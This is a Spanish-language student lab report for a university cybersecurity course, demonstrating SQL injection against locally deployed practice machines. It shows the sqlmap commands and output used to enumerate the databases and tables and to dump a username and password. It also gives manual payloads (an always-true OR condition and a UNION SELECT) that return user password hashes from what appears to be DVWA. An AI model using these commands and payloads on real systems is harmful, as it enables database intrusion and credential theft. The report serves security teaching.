

FACULTAD DE INGENIERÍA INDUSTRIAL Y DE SISTEMAS
ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS



INFORMES CIBERSEGURIDAD

Curso:

CIBERSEGURIDAD

Docente:


HERNAN OSWALDO VILLAFUERTE BARRETO

Autor

MAYTA LAURA ENZO IVAN

Hacking web application: sql injection

Para la inyección de sql se hizo uso del laboratorio dockerlabs



Se hace creación de Docker del laboratorio

```
user@kali: ~/Escritorio
(user@kali)-[~/Escritorio]
$ dir
auto_deploy.sh injection injection.tar injection.zip
(user@kali)-[~/Escritorio]
$ sudo bash auto_deploy.sh injection .tar
[sudo] contraseña para user:
Uso: auto_deploy.sh <archivo_tar>
(user@kali)-[~/Escritorio]
$ sudo bash auto_deploy.sh injection.tar

Docker no está instalado. Instalando Docker...
Des:1 http://kali.download/kali kali-rolling InRelease [34,0 kB]
Des:2 http://kali.download/kali kali-rolling/main amd64 Packages [21,2 MB]
Des:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53,3 MB]
Des:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [104 kB]
Des:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [188 kB]
Des:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [175 kB]
Des:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [891 kB]
Des:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [15,8 kB]
Des:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [38,9 kB]
Descargados 76,0 MB en 8s (9,073 kB/s)
```

Nos indica que ya se completo la creación y nos devuelve la ip del labo.


```
Procesando disparadores para libc-bin (2.42-13) ...
Procesando disparadores para man-db (2.13.1-1) ...
Procesando disparadores para kali-menu (2026.2.3) ...

Estamos habilitando el servicio de docker. Espere un momento...
Docker ha sido instalado correctamente.

Estamos desplegando la máquina vulnerable, espere un momento.
|
Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Nos retorna un login donde se hará la prueba



The screenshot shows a web browser window with the address bar displaying `http://172.17.0.2`. The browser's address bar also shows a "Not Secure" warning. The browser's tab bar includes several tabs, with "Initial Session" being the active one. The browser's bookmark bar contains links to "Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The main content area of the browser displays a login page with a dark background. In the center, there is a light gray box with the title "Login". Below the title, there are two labels: "User:" and "Password:". Each label is followed by a text input field. Below the input fields, there is a blue button with the text "Login".

Hacemos uso de sqlmap y le pediremos que a esta url nos devuelva la información de las bases de datos que usan

```
(user@kali)~[/Escritorio]
$ sqlmap --url http://172.17.0.2/ --dbs --batch --forms

--H-
--O- {1.10.4#stable}
--S- [C]
--E- [-] [.] [|] ['] ["] [ ]
--V- [-] [.] [|] ['] ["] [ ]
--I- [-] [.] [|] ['] ["] [ ]
--F- [-] [.] [|] ['] ["] [ ]
--B- [-] [.] [|] ['] ["] [ ]
--U- [-] [.] [|] ['] ["] [ ]
--P- [-] [.] [|] ['] ["] [ ]
--A- [-] [.] [|] ['] ["] [ ]
--M- [-] [.] [|] ['] ["] [ ]
--D- [-] [.] [|] ['] ["] [ ]
--C- [-] [.] [|] ['] ["] [ ]
--X- [-] [.] [|] ['] ["] [ ]
--Y- [-] [.] [|] ['] ["] [ ]
--Z- [-] [.] [|] ['] ["] [ ]
--[...]|V...|_

Login
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:29:53 /2026-06-22/

[18:29:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=rrm2mcbv8e8...75oc8s3tk7'). Do you want to use those [Y/n] Y
[18:29:53] [INFO] searching for forms
[1/1] Form:
POST http://172.17.0.2/index.php
POST data: name=&password=&submit=
do you want to test this form? [Y/n/q]
> Y
```

```
do you want to exploit this SQL injection? [Y/n] Y
[18:31:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[18:31:38] [INFO] fetching database names
[18:31:39] [INFO] retrieved: 'information_schema'
[18:31:39] [INFO] retrieved: 'performance_schema'
[18:31:39] [INFO] retrieved: 'register'
[18:31:39] [INFO] retrieved: 'sys'
[18:31:39] [INFO] retrieved: 'mysql'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] register
[*] sys
```

Con esta información hacemos uso de la base de datos register y pediremos que nos devuelva el nombre de las tablas que tiene.

```
(user@kali)-[~/Escritorio]
$ sqlmap --url http://172.17.0.2/ -D register --tables --batch --forms
```



Dependencies:
{1.10.4#stable}
https://sqlmap.org

```
---
do you want to exploit this SQL injection? [Y/n] Y
[18:34:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[18:34:37] [INFO] fetching tables for database: 'register'
[18:34:37] [INFO] retrieved: 'users'
Database: register
[1 table]
+-----+
| users |
+-----+

[18:34:37] [INFO] you can find results of scanning in multi
/user/ local/share/sqlmap/output/results=06222026_0634pm.cs
```

Con la información obtenida de la tabla user, haremos uso de eso y pediremos que nos devuelva el contenido de sus columnas.

```
(user@kali)~[*/Escritorio]
$ sqlmap -url http://172.17.0.2/ -D register --users --columns --batch --forms

{1.10.4#stable}
Dependencies:
https://sqlmap.org

[18:36:57] [INFO] fetching tables for database: 'register'
[18:36:57] [INFO] resumed: 'users'
[18:36:57] [INFO] fetching columns for table 'users' in database 'register'
[18:36:57] [INFO] retrieved: 'username'
[18:36:57] [INFO] retrieved: 'varchar(30)'
[18:36:57] [INFO] retrieved: 'passwd'
[18:36:57] [INFO] retrieved: 'varchar(30)'
Database: register
Table: users
[2 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| passwd  | varchar(30) |
| username | varchar(30) |
+-----+-----+

[18:36:57] [INFO] you can find results of scanning in multiple targets mode ins
/user/ local/share/sqlmap/output/results_06222026_0636pm.csv'
```

Ahora por ultimo seguiría listar la contraseña y nombre de usuario de las columnas obtenidas.

```
(user@kali)-[~/Escritorio]
$ sqlmap --url http://172.17.0.2/ -D register -T users -C passwd,username --dump --batch --form

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as

[18:43:31] [INFO] retrieved: 'KJSDFG789FGSDF78'
[18:43:31] [INFO] retrieved: 'dylan'
Database: register
Table: users
[1 entry]
+-----+-----+
| passwd | username |
+-----+-----+
| KJSDFG789FGSDF78 | dylan |
+-----+-----+

[18:43:31] [INFO] table 'register.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/172.17.0.2/dump/register/users.csv'
[18:43:31] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/user/.local/share/sqlmap/output/results-06222026_0643pm.csv'

[*] ending @ 18:43:31 /2026-06-22/
```

Not Secure http://172.17.0.2/acceso_valido_dylan.php

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Bienvenido Dylan! Has insertado correctamente tu contraseña:
KJSDFG789FGSDF78

Ingresamos la contraseña y nos dira que se ingresó correctamente.

tra manera de hacer inyección sql es jugar con los querys que ingresemos al querer buscar algo como una id en este caso.

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/50P0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://fernah.mavituna.com/sql-injection-cheatsheet-okw/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

User ID: Submit

ID: 2
First name: Gordon
Surname: Brown

Lo que se hace acá es burlar al query diciendo que liste cualquier valor ya sea uno o diferente de uno.

Vulnerability: SQL Injection

User ID: Submit

ID: 1' OR '1' = '1' -- -
First name: admin
Surname: admin

ID: 1' OR '1' = '1' -- -
First name: Gordon
Surname: Brown

ID: 1' OR '1' = '1' -- -
First name: Hack
Surname: Me

ID: 1' OR '1' = '1' -- -
First name: Pablo
Surname: Picasso

ID: 1' OR '1' = '1' -- -
First name: Bob
Surname: Smith

Y ya si se quiere probar con comandos mas extensos se puede hasta sacar el hash de la contraseña, ya haciendo uso de un software online para descifrar esto ya seria suficiente para decodificar esta contraseña.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user,password FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information